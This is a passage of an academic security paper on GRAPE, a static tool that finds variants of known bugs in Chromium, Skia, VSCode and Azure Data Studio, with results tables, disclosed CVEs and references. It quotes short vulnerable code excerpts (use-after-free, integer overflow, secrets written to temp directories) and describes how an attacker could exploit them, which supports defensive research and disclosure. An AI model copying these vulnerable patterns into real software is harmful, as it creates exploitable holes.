Pattern 5: Add Arithmetic Overflow. The increasing complexity of web applications demands enhanced graphics computation capabilities, prompting browsers to integrate GPU support for accelerated rendering and to integrate graphics libraries, such as Skia [71]. During shape rendering, loops often perform calculations over indices and vertices. However, insufficient validation can result in integer overflows. When the buffer size calculation relies on overflowed values, the attacker may induce heap buffer overflow through small memory buffers. Regarding this pattern, GRAPE identified a High-Severity vulnerability that allows a sandbox escape in Chrome GPU component.

Pattern 6: Improper Access Control. During desktop application development, JavaScript and TypeScript are widely used. While these memory safe languages mitigates traditional memory corruption vulnerabilities, they introduces new security risks, *e.g.,* Improper Access Control (CWE-284). These vulnerabilities arise when the applications store confidential messages in a temporary directory, allowing the adversary, another user in the system, to inspect the secret or inject the code, achieving information leakage or even privilege elevation. Leveraging this variant pattern, GRAPE successfully identified three logic flaws in VSCode and Azure Data Studio, Microsoft has acknowledged two of them.

7 Real-World Bug Hunting

In this section, we evaluate whether GRAPE can find real-world vulnerabilities in complex software systems, Section 7.1 summarizes our discoveries. We first discuss the performance and required manual effort. Then, we investigate the False Positive rate for GRAPE in Section 7.2. Finally, we study six bug patterns from Section 7.3 to 7.5. Due to page limitation, we discuss Pattern 1 in Appendix A.1 , Pattern 4 in Appendix A.2 and the OpenSSL bug in Appendix A.4.

Performance. GRAPE completes an end-to-end pattern scan in up to 9 minutes, while completing all patterns takes only 12 minutes. Performance was measured over five runs on a Ubuntu 22.04 desktop with an i7-13700 CPU and 64GB RAM.

Manual Effort. Among the 49 GRAPE reports, we manually excluded 23 false positives (FPs) within two hours, demonstrating a reasonable effort requirement. Rule creation is a one-time process that largely overlaps with bug fixing [17].

Table 4: New bugs reported by GRAPE. '*' indicates the report include multiple bugs. 'b/0123' means https://crbug.com/0123.

ID	Pattern	Component	Type	Severity	Status	Bounty
1	P1	Plugin >PDF	Vuln	Medium	CVE-2024-5847	1000
2	P1	Plugin >PDF	Vuln	Medium	CVE-2024-5846	1000
3	P2	Headless	Bug	Low	b/347737878	0
4	P2	UI >Shell	Bug	Medium	b/348688192	0
5	P2	UI >Autofill	Vuln	High	CVE-2024-7968	1000
6	P2	UI >Aura	Bug	Medium	b/351796118	0
7	P2	Unclassified	Vuln	Medium	b/351843813	500
8	P2	Views >Desktop	Vuln	Low	b/363985581	0
9	P2	Unclassified	Vuln	High	b/363985598	0
10	P3	Blink >CSS	Vuln	High	b/365802556	11000
11*	P4	Blink >WebRTC	Vuln	High	b/371686447	0
12*	P4	Blink >WebRTC	Vuln	Medium	b/371615496	0
13	P5	Skia	Vuln	High	CVE-2025-0436	3000
14	P6	VSCode	Vuln	-	-	0
15	P6	AzureDataStudio	Vuln	Low	VULN-152863	0
16	P6	AzureDataStudio	Vuln	High	CVE-2025-32726	0
	In total, we reported 24 bugs in 16 reports and received 17,500 USD bounty					

7.1 New Vulnerabilities Found by GRAPE

Table 4 lists all 24 bugs identified by GRAPE. In total, GRAPE uncovered 21 vulnerabilities, with five classified as S1 (High-Severity), and was awarded a total of 17,500 USD. Five reports are categorized as bugs, this does not necessarily imply they are unrelated to security, as some security reviewers

Table 5: Bug detection with/without *abuse* filtering. We evaluate on Chromium 126.0.6465.2. "w/ abuse" stands for full GRAPE. *: GRAPE (w/ abuse) detect a new bug introduced in 130.0.6710.0, while w/o abuse failed.

Patterns	Violations	Without Filtering Output	Without Filtering FP rate	With Filtering Output	With Filtering FP rate	TP
Pattern 1	12	23	86.96%	5	40.00%	3
Pattern 2	68	150	95.33%	27	74.07%	7
Pattern 3*	1	8	50.00%	4	0.00%	4
Pattern 4	2	11	0.00%	11	0.00%	11
Pattern 5	1	2	50.00%	2	50.00%	1
Pattern 6	1	7	57.14%	7	57.14%	4
Overall	85	201	85.07%	56	46.43%	30

downgrade vulnerability reports without a PoC to bug. For instance, in reports 4 and 6, we provided the same analysis as in reports 5 and 7, which were initially classified as vulnerabilities by the Chromium security team. However, upon being forwarded to the ChromiumOS team, these were downgraded to bugs due to the lack of a concrete PoC. Additionally, we submitted 16 reports, as some reports (marked with *) contain multiple unique vulnerabilities with similar root causes.

7.2 False Positive and False Negative Rate

We evaluate the False Positive (FP) rate of GRAPE by running it on Chromium 126.0.6465.2 and VSCode 1.99.0, with and without the use of *Abuse* rules for FP pruning. Table 5 presents the results. We also discuss and approximate the False Negative (FN) rate of GRAPE. Overall, our variant model successfully eliminates 72.1% of FPs, lowering the FP rate from 85.1% to 46.4%, highlighting the importance a formalized variant model for more accurate detection. The full list of false positives and root causes is available at Appendix A.5.

Pattern 1 and Pattern 2. We automatize the *violation* detection by using `WeakPtr` validation (see Appendix A.3). By extracting call sites from functions exhibiting *violation* behavior, we initially identify 23 and 150 potential violations, respectively. With the the *abuse* model, the GRAPE prototype reduces the number of targets to 5 and 27, effectively eliminating a large portion of FPs.

Pattern 3. Despite relying on a manually defined *violation*, the FP rate remains high at 50%. Here, the introduction of the *abuse* model successfully eliminates all FPs. Additionally, in a later version of Chromium, a newly introduced vulnerability was detected by the GRAPE prototype, whereas a simple scan for *violation* alone failed to identify it. This highlights the importance of incorporating the *abuse* model for detection.

Pattern 4, Pattern 5 and Pattern 6. The *violation* conditions are manually defined, and the *abuse* model does not filter additional FPs. This is because the manually crafted *violation* already encapsulates sufficient knowledge to exclude potential FPs, reducing the need for additional filtering.

False Negative Rate. As it is inherently impossible to know the complete set of vulnerabilities in a system as large as Chrome, we estimate the false-negative rate by evaluating whether GRAPE can recover all known variants when initialized from an existing bug report. To the best of our knowledge, GRAPE successfully identifies all known variant cases reported in the chrome issuetracker [14].

7.3 Unexpected UI Destruction Variants

GRAPE identified seven unexpected UI destruction variants by leveraging the pattern 2 from Section 6, covering properties *Same Callee* and *Similar Caller*.

```
// crbug.com/995321, incomplete fix
driver_->GeneratedPasswordAccepted(...); // free
+ if (weak_this) { /* ... */ }

// new bug with same callee
driver_->GeneratedPasswordAccepted(...); // free
Show(...); // UAF
```

Figure 10: Incomplete fix of *b/995321*. GRAPE finds a High-Severity UAF and awarded 1K USD.

New Vulnerability with Same Callee. Figure 10 showcases a UI destruction bug found by GRAPE. In *b/995321*, developers noted that *GeneratedPasswordAccepted()* permits certain user gestures to destroy *this*. However, the function *EditPasswordClicked()* does not validate *this* after *GeneratedPasswordAccepted()*, resulting in an UAF. This bug was introduced in July 2023 [12] and was detected in June 2024. Despite a year of internal fuzzing, code audits, and static analysis, GRAPE revealed the vulnerability in just five minutes, highlighting GRAPE's effectiveness.

```
// crbug.com/335602634, only patch Linux
void xxTreeHostLinux::OnBoundsChanged(...) {
  xxTreeHostPlatform::OnBoundsChanged(change);
+ if (weak_this.get()) { ... }
}

// new bug with similar caller on Lacros
void xxTreeHostLacros::OnBoundsChanged(...) {
  xxTreeHostPlatform::OnBoundsChanged(change);
  // missing validation
}
```

Figure 11: Incomplete fix of *b/335602634*. GRAPE finds an unvalidated violation, which was confirmed and fixed.

New Vulnerability with Similar Caller. Figure 11 illustrates another bug where the fix only was applied to Linux implementation and does not propagate to Lacros (an experimental OS developed by Google). The implementation of *OnBoundsChanged* is exactly the same both in Linux and

Lacros, so does the unexpected UI destruction bugs. Our bug model easily catches the missed validation in 10 minutes, while this bug remained in the codebase for over 2 years.

7.4 Inconsistent Variable Lifetime Variants

We take the *CSSParserToken* series as an example to illustrate how GRAPE identifies inconsistency variant lifetime variants on exhaustively tested code.

Prior Attempts To Find Code Clone Vulnerabilities. Figure 13 illustrates the efforts of both developers and external researchers in detecting *Code Clone* variants. On May 8, 2024, developers identified that the call to *CSSTokenizer().TokenizerToEOF()* returns a pointer to a destroyed buffer, ultimately resulting in a use-after-free vulnerability. Over the following two weeks, numerous external security researchers and internal developers actively searched for similar variants. However, their approach was constrained to *Code Clone* variants. Five months after these initial bug fixes, GRAPE successfully identified a new *Same Callee Chain* variant by employing a more comprehensive bug model.

```
CSSParserToken GetAttrSubstitutionValue(...) {
  CSSParserTokenStream stream(attribute_value);
  // 'token' holds a reference to a stack object
  CSSParserToken token = \
  stream.ConsumeIncludingWhitespaceRaw();
  return token;
}

svalue = GetAttrSubstitutionValue(...);
// svalue point to a destroyed object
svalue->Serialize(serialized_svalue); // UAF
```

Figure 12: High-Severity UAF in Chromium Blink. Found by GRAPE and awarded 11K USD.

New Vulnerability with Same Callee Chain. Figure 12 showcases the new finding by GRAPE, which is a variant of CVE-2024-7000. GRAPE successfully identified a High-Severity UAR vulnerability where `CSSParserToken` stores a reference by a destroyed stack variable. Since `CSSParserToken` shares the *same callee chain* as `CSSTokenizer`, we infer that its input is equally under attacker control. Based on this assumption, we successfully constructed a PoC.

7.5 Addition Overflow Variants

GRAPE identifies a *similar callee chain* vulnerability by modeling the *violation* chain in GPU library.

Prior Attempts To Find Similar Caller Vulnerabilities. Figure 4 presents prior attempts to discover add-based overflows. Since the initial bug report *b/360265320* on August 16, bug hunters and developers have conducted extensive code audits on similar callers, specifically sibling classes of *MeshOp* that implement *onCombineIfPossible*. Although these audits




Figure 13: Timeline for incomplete fix CVE-2024-7000 (Inconsistency Variable Lifetime). All reports were in 2024.

```
// CVE-2024-8636: missing validation on mult
for (int i = 0; i < numRegions; i++) {
  numRects = safeMath.add(numRects, complexity);
}
// integer overflow in multiplication
int vertexCount = verticesPerRepete * numRects;
fVertices = target->makeVertexSpace(vertexCount);

// new finding: missing validation on addition
for (int i = 0; i < instanceCount; i++) {
  // integer overflow in addition
  quadCount += gather_lines_and_quads(...);
}
// vertexCount calculation is protected
// quadCount is used to calculate vertexCount
fVertices = target->makeVertexSpace(vertexCount);
```

Figure 14: High-Severity Integer Overflow in Chromium Skia, found by GRAPE and awarded 3K USD.

led to the discovery of four high-severity vulnerabilities, they missed the *same callee chain* variants.

New Vulnerabilities with Same Callee Chain. Figure 14 shows a new integer overflow identified by GRAPE, that similar to CVE-2024-8636. Both vulnerabilities arise from the accumulation of elements within a loop, followed by a multiplication operation to compute the allocation size (*vertexCount*). However, the two bugs lack distinct validations. In CVE-2024-8636, the developer employs a safe addition API to prevent overflow but fails to validate the multiplication that follows. Conversely, the new bug only safeguards the multiplication and forgets the addition operation. While both vulnerabilities occur within the *same callee chain*, different validations are missing. Notably, even with a developer-constructed PoC, reproducing the issue required weeks of execution. This complexity underscores the limitations of dynamic testing and highlights the GRAPE's effectiveness in identifying those overlooked bugs.

7.6 Inproper Access Control Variants

We extended GRAPE support to non memory corruption vulnerabilities. Specifically, we studied the two security-critical targets: AzureDataStudio [57] and VSCode [56]. Following the same workflow, we discover two logical vulnerabilities in AzureDataStudio and one in VSCode, one of which received a CVE from Microsoft. Figure 15 illustrates two examples.

```
// CVE-2025-20570, in VSCode
const zdotdir = path.join(os.tmpdir(), `xxx-zsh`);
envMixin['ZDOTDIR'] = zdotdir;

// Finding 1: Code Clone in AzureDataStudio
const zdotdir = path.join(os.tmpdir(), `xxx-zsh`);
envMixin['ZDOTDIR'] = zdotdir;

// Finding 2: Same Callee in VSCode
const certPath = path.join(os.tmpdir(), 'cert.pfx'
    );
// ...
fs.writeFileSync(certPath, pfxCertificate);
// private key leak
cp.execSync(`openssl ... "${certPath}" ...`);
fs.rmSync(certPath, { force: true });
```

Figure 15: Incomplete fix of CVE-2025-20570. GRAPE finds a *Code Clone* and a *Same Callee*.

CVE-2025-20570 is an information leak vulnerability that allows a user within the same group to execute code under the victim user's role. Specifically, when a victim user (belonging to groupA) runs shell integration, the `zdotdir` is created in a directory where all users in groupA have full permissions. As a result, an attacker in groupA can inject code into the victim's .zshrc file, leading to arbitrary code execution with the victim's privileges and causing an information leak.

New Vulnerabilities with Cross-Repository Code Clone. The above vulnerability is presented in VSCode, and we notice that AzureDataStudio reuses the same code snippet. Specifically, as a fork of VSCode, AzureDataStudio provides the same shell support by porting the code of VSCode. Thus, by searching for the combination of *violation* and *Abuse*, *i.e.,* `zdotdir = path.join(os.tmpdir(), ...)` and `envMixin['ZDOTDIR'] = zdotdir;`, the exact variant is found in AzureDataStudio, consistituting the Cross-Repo *Code Clone* variant.

New Vulnerabilities with Same Callee. The core *violation* of CVE-2025-20570 is that of sensitive data being stored inside temporary directory, which should be instantiated by `os.tmpdir()`. Grepping for `os.tmpdir()` yeild another discovery in VSCode, where the azure component tries to store the private key `cert.pfx` inside a temporary directory. Despite the effort of trying to delete the key after use, there exists a tiny time window where the attacker (another user in the system) can get the key value, thus the *abuse* still exists. In our testing, an adversary running a script in the background has an over 80% chance to conduct a successful attack.

8 Related Work

Graph-Based Static Analysis have been proposed for bug hunting in browsers [37,82,83]. These analyzers extract metadata during compilation, enabling targeted searches through manually written queries. Chucky [83] applied taint analysis to track user input and identify variables derived from the user input used without validation. Joern [82] introduced the code property graph, combining program properties, *e.g.,* ASTs and CFGs, for complex bug discovery. CodeQL [37] allows developers to embed expert knowledge within queries, facilitating the scanning of large codebases.

Fuzzing is an automated dynamic testing approach that explores programs by submitting thousands of malformed inputs per second [32, 51, 86]. It has proven effective in security-critical software systems [1,6,35,40,50,54,68,84,89,90,93]. As a security-critical application, browsers have also become a key target for fuzzing research, leading to the development of specialized fuzzers for different components, such as the DOM renderer [29,75,81,91,92], JS engines [42,77,78] and GPU libraries [3,63]. Despite their efforts, dynamic browser testing remain challenging because of the code complexity. Currently, only 29% of Chromium's codebase is covered by fuzzers and unit tests [25]. As a pattern-based static analyzer, GRAPE overapproximates to reduce FNs, and utilizing *Abuse* filtering to improve its precision.

Similarity-Based Bug Detection is a software engineering technique for identifying code-clone-related bugs [46, 47]. These approaches take a known vulnerability as input, generate a corresponding signature, and then match this signature against a program's signature library to identify potential buggy code segments. Although similarity-based detection and variant analysis share the same types of inputs and outputs, similarity-based techniques primarily focus on code-level similarity rather than the underlying root causes of vulnerabilities. As a result, these techniques can misclassify patched code as still vulnerable when the applied fix does not substantially alter the surrounding semantics. In contrast, GRAPE explicitly models the conditions that filters out superficially similar patterns that do not satisfy those conditions.

9 Conclusion

Web browsers expose a large attack surface to adversaries and therefore require protection. Complementary to formal verification, symbolic execution, and fuzzing, we propose GRAPE which systematizes and formalizes bug variant analysis, overcoming the challenges of code size, cross-context interactions, and cross-domain dependencies. GRAPE's *variant analysis workflow* narrows down code size, abstracts bug representation to resolve cross-context interactions, and finally simplifies cross-domain dependencies analysis using prior knowledges. We embed six patterns into our GRAPE prototype based on prior bug reports, and the prototype finishes the whole Chromium analysis within 12 minutes, discovering 24 new bugs, resulting in a total 17,500 USD bug bounty from Chrome VRP. Our discovered vulnerabilities impact web browsers like Chrome, and complex software system like OpenSSL, and VSCode.

Acknowledgments

We thank Qinying Wang, Daniele Cono D'Elia, the rest of the HexHive, and the anonymous reviewers for their detailed feedback. We also thank Google and Microsoft for acting quickly and professionally on our bug reports. This work was supported, in part, by the European Research Council (ERC) under the European Union's Horizon 2020 research and innovation program (grant agreement No. 850868), SNSF PCEGP2 186974, SNSF 10004669, the Deutsche Forschungsgemeinschaft (DFG, German Research Foundation) under Germany's Excellence Strategy - EXC 2092 CASA - 390781972, and an unrestricted gift from Google.

References

[1] Cornelius Aschermann, Sergej Schumilo, Tim Blazytko, Robert Gawlik, and Thorsten Holz. Redqueen: Fuzzing with input-to-state correspondence. In *NDSS*, volume 19, pages 1–15, 2019.

[2] Roberto Baldoni, Emilio Coppa, Daniele Cono D'elia, Camil Demetrescu, and Irene Finocchi. A survey of symbolic execution techniques. *ACM Computing Surveys (CSUR)*, 51(3):1–39, 2018.

[3] Lukas Bernhard, Nico Schiller, Moritz Schloegel, Nils Bars, and Thorsten Holz. Darthshader: Fuzzing webgpu shader translators & compilers. *arXiv preprint arXiv:2409.01824*, 2024.

[4] Liu Bohan and Shi Haibin. Escape modern web-based app sandbox from site-isolation perspective. https://i.blackhat.com/Asia-24/Presentations/Asia-24-Liu-The-Hole-in-Sandbox.pdf, 2024.

[5] Liu Bohan and Wang Zheng. Reviving jit vulnerabilities: Unleashing the power of maglev compiler bugs on chrome browser. https://i.blackhat.com/EU-23/Presentations/EU-23-Liu-Reviving-JIT-Vulnerabilities.pdf, 2023.

[6] Marcel Böhme, Van-Thuan Pham, and Abhik Roychoudhury. Coverage-based greybox fuzzing as markov chain. In *Proceedings of the 2016 ACM SIGSAC Conference on Computer and Communications Security*, pages 1032–1043, 2016.

[7] Fraser Brown, Shravan Narayan, Riad S Wahby, Dawson Engler, Ranjit Jhala, and Deian Stefan. Finding and preventing bugs in javascript bindings. In *2017 IEEE Symposium on Security and Privacy (SP)*, pages 559–578. IEEE, 2017.

[8] Fraser Brown, Deian Stefan, and Dawson Engler. Sys: A {Static/Symbolic} tool for finding good bugs in good (browser) code. In *29th USENIX Security Symposium (USENIX Security 20)*, pages 199–216, 2020.

[9] Cristian Cadar, Daniel Dunbar, Dawson R Engler, et al. Klee: unassisted and automatic generation of high-coverage tests for complex systems programs. In *OSDI*, volume 8, pages 209–224, 2008.

[10] Ju Chen, Jinghan Wang, Chengyu Song, and Heng Yin. Jigsaw: Efficient and scalable path constraints fuzzing. In *2022 IEEE Symposium on Security and Privacy (SP)*, pages 18–35. IEEE, 2022.

[11] Chrome. Introduce of cpdfsdkformfillenvironment. https://pdfium.googlesource.com/pdfium/+/bf6f9b0692f3f09d768b047701733fa1b32c5918/, 2021.

[12] Chrome. Introduce of passwordaccepted. https://chromium.googlesource.com/chromium/src.git/+/23ba576ef5d8c0ac55e3df0243b12332152715e4, 2023.

[13] Chrome. Brp protected bugs no longer considered vulnerabilities. https://bughunters.google.com/about/rules/chrome-friends/5745167867576320/chrome-vulnerability-reward-program-rules, 2024.

[14] Chrome. Chromium bug tracker. https://issues.chromium.org, 2024.

[15] Chrome. Chromium code review policy. https://chromium.googlesource.com/chromium/src/+/lkgr/docs/code_reviews.md, 2024.

[16] Chrome. Chromium code unit tests. https://chromium.googlesource.com/chromium/src/+/refs/heads/main/docs/testing/testing_in_chromium.md, 2024.

[17] Chrome. Think about patterns. https://chromium.googlesource.com/chromium/src/+/refs/heads/main/docs/security/security-issue-guide-for-devs.md, 2025.

[18] chrome developer. Chrome memory safety. https://www.chromium.org/Home/chromium-security/memory-safety/, 2024.

[19] chrome vulnerbility reporter. stack-use-after-return in gpu::gles2::programinfomanager::program::updatees2. https://crbug.com/40061249, 2022.

[20] chrome vulnerbility reporter. Security: Heap-use-after-free in ui::propertyhandler::getpropertyinternal. https://crbug.com/40065894, 2023.

[21] chrome vulnerbility reporter. Security: Stack-use-after-return in browserattestationservice::onchallengevalidated. https://crbug.com/40065577, 2024.

[22] chrome vulnerbility reporter. Uaf in lensoverlaycontroller:: lensoverlaycontroller. https://crbug.com/342419061, 2024.

[23] chrome vulnerbility reporter. Uaf in parsedarkcoloroverride. https://crbug.com/339788215, 2024.

[24] chrome vulnerbility reporter. use-after-free at browserusereducationservice.cc:120. https://crbug.com/340098902, 2024.

[25] Chromium. Chromium fuzzing code coverage. https://analysis.chromium.org/coverage/p/chromium, 2024.

[26] Edmund M Clarke. Model checking. In *Foundations of Software Technology and Theoretical Computer Science: 17th Conference Kharagpur, India, December 18–20, 1997 Proceedings 17*, pages 54–56. Springer, 1997.

[27] Leonardo De Moura and Nikolaj Bjørner. Z3: An efficient smt solver. In *International conference on Tools and Algorithms for the Construction and Analysis of Systems*, pages 337–340. Springer, 2008.

[28] Chrome developer. Smart pointer guidelines. https://www.chromium.org/developers/smart-pointer-guidelines/, 2024.

[29] Sung Ta Dinh, Haehyun Cho, Kyle Martin, Adam Oest, Kyle Zeng, Alexandros Kapravelos, Gail-Joon Ahn, Tiffany Bao, Ruoyu Wang, Adam Doupé, et al. Favocado: Fuzzing the binding code of javascript engines using semantically correct test cases. In *NDSS*, 2021.

[30] Alastair F Donaldson, Ben Clayton, Ryan Harrison, Hasan Mohsin, David Neto, Vasyl Teliman, and Hana Watson. Industrial deployment of compiler fuzzing techniques for two gpu shading languages. In *2023 IEEE Conference on Software Testing, Verification and Validation (ICST)*, pages 374–385. IEEE, 2023.

[31] Zakir Durumeric, Frank Li, James Kasten, Johanna Amann, Jethro Beekman, Mathias Payer, Nicolas Weaver, David Adrian, Vern Paxson, Michael Bailey, et al. The matter of heartbleed. In *Proceedings of the 2014 conference on internet measurement conference*, pages 475–488, 2014.

[32] Andrea Fioraldi, Dominik Maier, Heiko Eißfeldt, and Marc Heuse. Afl++ combining incremental steps of fuzzing research. In *Proceedings of the 14th USENIX Conference on Offensive Technologies*, pages 10–10, 2020.

[33] Firefox. Moz2d. https://firefox-source-docs.mozilla.org/gfx/Moz2D.html, 2025.

[34] Firefox. Webrtc on firefox. https://blog.mozilla.org/webrtc/, 2025.

[35] Marius Fleischer, Dipanjan Das, Priyanka Bose, Weiheng Bai, Kangjie Lu, Mathias Payer, Christopher Kruegel, and Giovanni Vigna. {ACTOR}:{Action-Guided} kernel fuzzing. In *32nd USENIX Security Symposium (USENIX Security 23)*, pages 5003–5020, 2023.

[36] Github. Codeql: About variant analysis. https://codeql.github.com/docs/codeql-overview/about-codeql/, 2024.

[37] GitHub. Codeql: the libraries and queries that power security researchers around the world. https://codeql.github.com/, 2024.

[38] Google. Chrome compilation time. https://groups.google.com/a/chromium.org/g/chromium-dev/c/kwfR0vwXmKg, 2023.

[39] google. Clusterfuzz. https://google.github.io/clusterfuzz/, 2023.

[40] Google. syzkaller is an unsupervised coverage-guided kernel fuzzer. https://github.com/google/syzkaller, 2025.

[41] Going Beyond Grep. Scaling variant analysis. https://goingbeyondgrep.com/posts/scaling-variant-analysis/, 2024.

[42] Samuel Groß, Simon Koch, Lukas Bernhard, Thorsten Holz, and Martin Johns. Fuzzilli: Fuzzing for javascript jit compiler vulnerabilities. In *NDSS*, 2023.

[43] Ranjit Jhala and Rupak Majumdar. Software model checking. *ACM Computing Surveys (CSUR)*, 41(4):1–54, 2009.

[44] Rong Jian and Guang Gong. Another way to talk with browser : Exploiting chrome at network layer. https://i.blackhat.com/USA-22/Thursday/US-22-Rong-Another_Way_to_Talk_with_Browser_Exploiting_Chrome_at_Network_Layer.pdf, 2022.

[45] Rong Jian, Leecraso, and Guang Gong. Put in one bug and pop out more: An effective way of bug hunting in chrome. https://i.blackhat.com/USA21/Wednesday-Handouts/us-21-Leecraso_Put_In_One_Bug_And_Pop_Out_More_An_Effective_Way_Of_Bug_Hunting_In_Chrome.pdf, 2021.

[46] Wooseok Kang, Byoungho Son, and Kihong Heo. Tracer: Signature-based static analysis for detecting recurring vulnerabilities. In *Proceedings of the 2022 ACM SIGSAC Conference on Computer and Communications Security*, pages 1695–1708, 2022.

[47] Seulbae Kim, Seunghoon Woo, Heejo Lee, and Hakjoo Oh. Vuddy: A scalable approach for vulnerable code clone discovery. In *2017 IEEE symposium on security and privacy (SP)*, pages 595–614. IEEE, 2017.

[48] James C King. Symbolic execution and program testing. *Communications of the ACM*, 19(7):385–394, 1976.

[49] l4wio. Pdfium uaf series. https://docs.google.com/presentation/d/1TVohAIThGlwD8Mt3pp-8zayt7l5ArEDyWAsuQ4cRnJI, 2019.

[50] Gwangmu Lee, Duo Xu, Solmaz Salimi, Byoungyoung Lee, and Mathias Payer. Syzrisk: A change-pattern-based continuous kernel regression fuzzer. In *Proceedings of the 19th ACM Asia Conference on Computer and Communications Security*, pages 1480–1494, 2024.

[51] libfuzzer. libfuzzer. https://llvm.org/docs/LibFuzzer.html, 2023.

[52] Jungwon Lim, Yonghwi Jin, Mansour Alharthi, Xiaokuan Zhang, Jinho Jung, Rajat Gupta, Kuilin Li, Daehee Jang, and Taesoo Kim. Sok: On the analysis of web browser security. *arXiv preprint arXiv:2112.15561*, 2021.

[53] Linux. qspinlock: model checking benchmark. https://github.com/torvalds/linux/blob/master/kernel/locking/qspinlock.c, 2024.

[54] Chenyang Lyu, Shouling Ji, Chao Zhang, Yuwei Li, Wei-Han Lee, Yu Song, and Raheem Beyah. {MOPT}: Optimized mutation scheduling for fuzzers. In *28th USENIX security symposium (USENIX security 19)*, pages 1949–1966, 2019.

[55] Lee Martin. Hello, webrtc on safari 11. https://leemartin.dev/hello-webrtc-on-safari-11-e8bcb5335295, 2017.

[56] Microsoft. Vscode. https://code.visualstudio.com/, 2024.

[57] Microsoft. Azuredatastudio. https://azure.microsoft.com/en-us/products/data-studio, 2025.

[58] Man Yue Mo. Variant analysis of web audio callback vulnerabilities in chrome. https://securitylab.github.com/resources/chrome_task_queue_uaf/, 2020.

[59] Tomáš Mráz. Avoid null dereference with pkcs7opsetdetachedsignature. https://github.com/openssl/openssl/pull/26078, 2024.

[60] Wang Nan and Xiao Zhenghang. Exploit chrome and firefox four times. https://i.blackhat.com/BH-US-24/Presentations/US24-Xiao-Super-Hat-Trick-Exploit-Chrome-and-Firefox.pdf, 2024.

[61] openhub. Chrome line of code. https://openhub.net/p/chrome/analyses/latest/languages_summary, 2024.

[62] OpenSSL. Openssl. https://openssl-library.org/, 2024.

[63] Hui Peng, Zhihao Yao, Ardalan Amiri Sani, Dave Jing Tian, and Mathias Payer. {GLeeFuzz}: Fuzzing {WebGL} through error message guided mutation. In *32nd USENIX Security Symposium (USENIX Security 23)*, pages 1883–1899, 2023.

[64] Sebastian Poeplau and Aurélien Francillon. Symbolic execution with {SymCC}: Don't interpret, compile! In *29th USENIX Security Symposium (USENIX Security 20)*, pages 181–198, 2020.

[65] Alexander Popov. Case study: Searching for a vulnerability pattern in the linux kernel. https://a13xp0p0v.github.io/2019/08/10/cfu.html, 2019.

[66] project zero. The more you know, the more you know you don't know. https://googleprojectzero.blogspot.com/2022/04/the-more-you-know-more-you-know-you.html, 2022.

[67] project zero. The ups and downs of 0-days: A year in review of 0-days exploited in-the-wild in 2022. https://security.googleblog.com/2023/07/the-ups-and-downs-of-0-days-year-in.html, 2023.

[68] Zezhong Ren, Han Zheng, Zhiyao Feng, Qinying Wang, Marcel Busch, Yuqing Zhang, Chao Zhang, and Mathias Payer. Sysyphuzz: the pressure of more coverage. In *NDSS*, 2026.

[69] semgrep. Semgrep: Lightweight static analyzer for multiple languages. https://github.com/semgrep/semgrep, 2024.

[70] Yan Shoshitaishvili, Ruoyu Wang, Christopher Salls, Nick Stephens, Mario Polino, Andrew Dutcher, John Grosen, Siji Feng, Christophe Hauser, Christopher Kruegel, et al. Sok:(state of) the art of war: Offensive techniques in binary analysis. In *2016 IEEE symposium on security and privacy (SP)*, pages 138–157. IEEE, 2016.

[71] Skia. Welcome to skia: The 2d graphics library. https://skia.org/, 2025.

[72] Röttger Stephen. Breaking the chrome sandbox with mojo. https://i.blackhat.com/USA-22/Wednesday/US-22-Roettger_Breaking_the_Chrome_Sandbox_with_Mojo.pdf, 2022.

[73] Chromium Security Team. Chrome security checklist. https://chromium.googlesource.com/chromium/src/+/refs/heads/main/docs/security/checklist.md, 2024.

[74] Chromium Security Team. Chrome security faq. https://chromium.googlesource.com/chromium/src/+/refs/heads/main/docs/security/faq.md, 2024.

[75] the Project Zero team at Google. Domato: A dom fuzzer. https://github.com/googleprojectzero/domato, 2017.

[76] Daniel Votipka, Rock Stevens, Elissa Redmiles, Jeremy Hu, and Michelle Mazurek. Hackers vs. testers: A comparison of software vulnerability discovery processes. In *2018 IEEE Symposium on Security and Privacy (SP)*, pages 374–391. IEEE, 2018.

[77] Liam Wachter, Julian Gremminger, Christian Wressnegger, Mathias Payer, and Flavio Toffalini. Dumpling: Fine-grained differential javascript engine fuzzing. In *NDSS*, 2025.

[78] Junjie Wang, Zhiyi Zhang, Shuang Liu, Xiaoning Du, and Junjie Chen. {FuzzJIT}:{Oracle-Enhanced} fuzzing for {JavaScript} engine {JIT} compiler. In *32nd USENIX Security Symposium (USENIX Security 23)*, pages 1865–1882, 2023.

[79] Wireshark. Wireshark - coverage guided fuzzing benchmark. https://gitlab.com/wireshark/wireshark, 2024.

[80] Yuhang Wu, Zhenpeng Lin, Yueqi Chen, Dang K Le, Dongliang Mu, and Xinyu Xing. Mitigating security risks in linux with {KLAUS}: A method for evaluating patch correctness. In *32nd USENIX Security Symposium (USENIX Security 23)*, pages 4247–4264, 2023.

[81] Wen Xu, Soyeon Park, and Taesoo Kim. Freedom: Engineering a state-of-the-art dom fuzzer. In *Proceedings of the 2020 ACM SIGSAC Conference on Computer and Communications Security*, pages 971–986, 2020.

[82] Fabian Yamaguchi, Nico Golde, Daniel Arp, and Konrad Rieck. Modeling and discovering vulnerabilities with code property graphs. In *2014 IEEE symposium on security and privacy*, pages 590–604. IEEE, 2014.

[83] Fabian Yamaguchi, Christian Wressnegger, Hugo Gascon, and Konrad Rieck. Chucky: Exposing missing checks in source code for vulnerability discovery. In *Proceedings of the 2013 ACM SIGSAC conference on Computer & communications security*, pages 499–510, 2013.

[84] Tingting Yin, Zicong Gao, Zhenghang Xiao, Zheyu Ma, Min Zheng, and Chao Zhang. {KextFuzz}: Fuzzing {macOS} kernel {EXTensions} on apple silicon via exploiting mitigations. In *32nd USENIX Security Symposium (USENIX Security 23)*, pages 5039–5054, 2023.

[85] Insu Yun, Sangho Lee, Meng Xu, Yeongjin Jang, and Taesoo Kim. {QSYM}: A practical concolic execution engine tailored for hybrid fuzzing. In *27th USENIX Security Symposium (USENIX Security 18)*, pages 745–761, 2018.

[86] Michal Zalewski. american fuzzy lop. https://lcamtuf.coredump.cx/afl/, 2013.

[87] Project Zero. Evaluating mitigations and vulnerabilities in chrome. https://security.googleblog.com/2024/10/evaluating_mitigations_vulnerabilities.html, 2024.

[88] Project Zero. Miracleptr: protecting users from use-after-free vulnerabilities on more platforms. https://security.googleblog.com/2024/01/miracleptr-protecting-users-from-use.html, 2024.

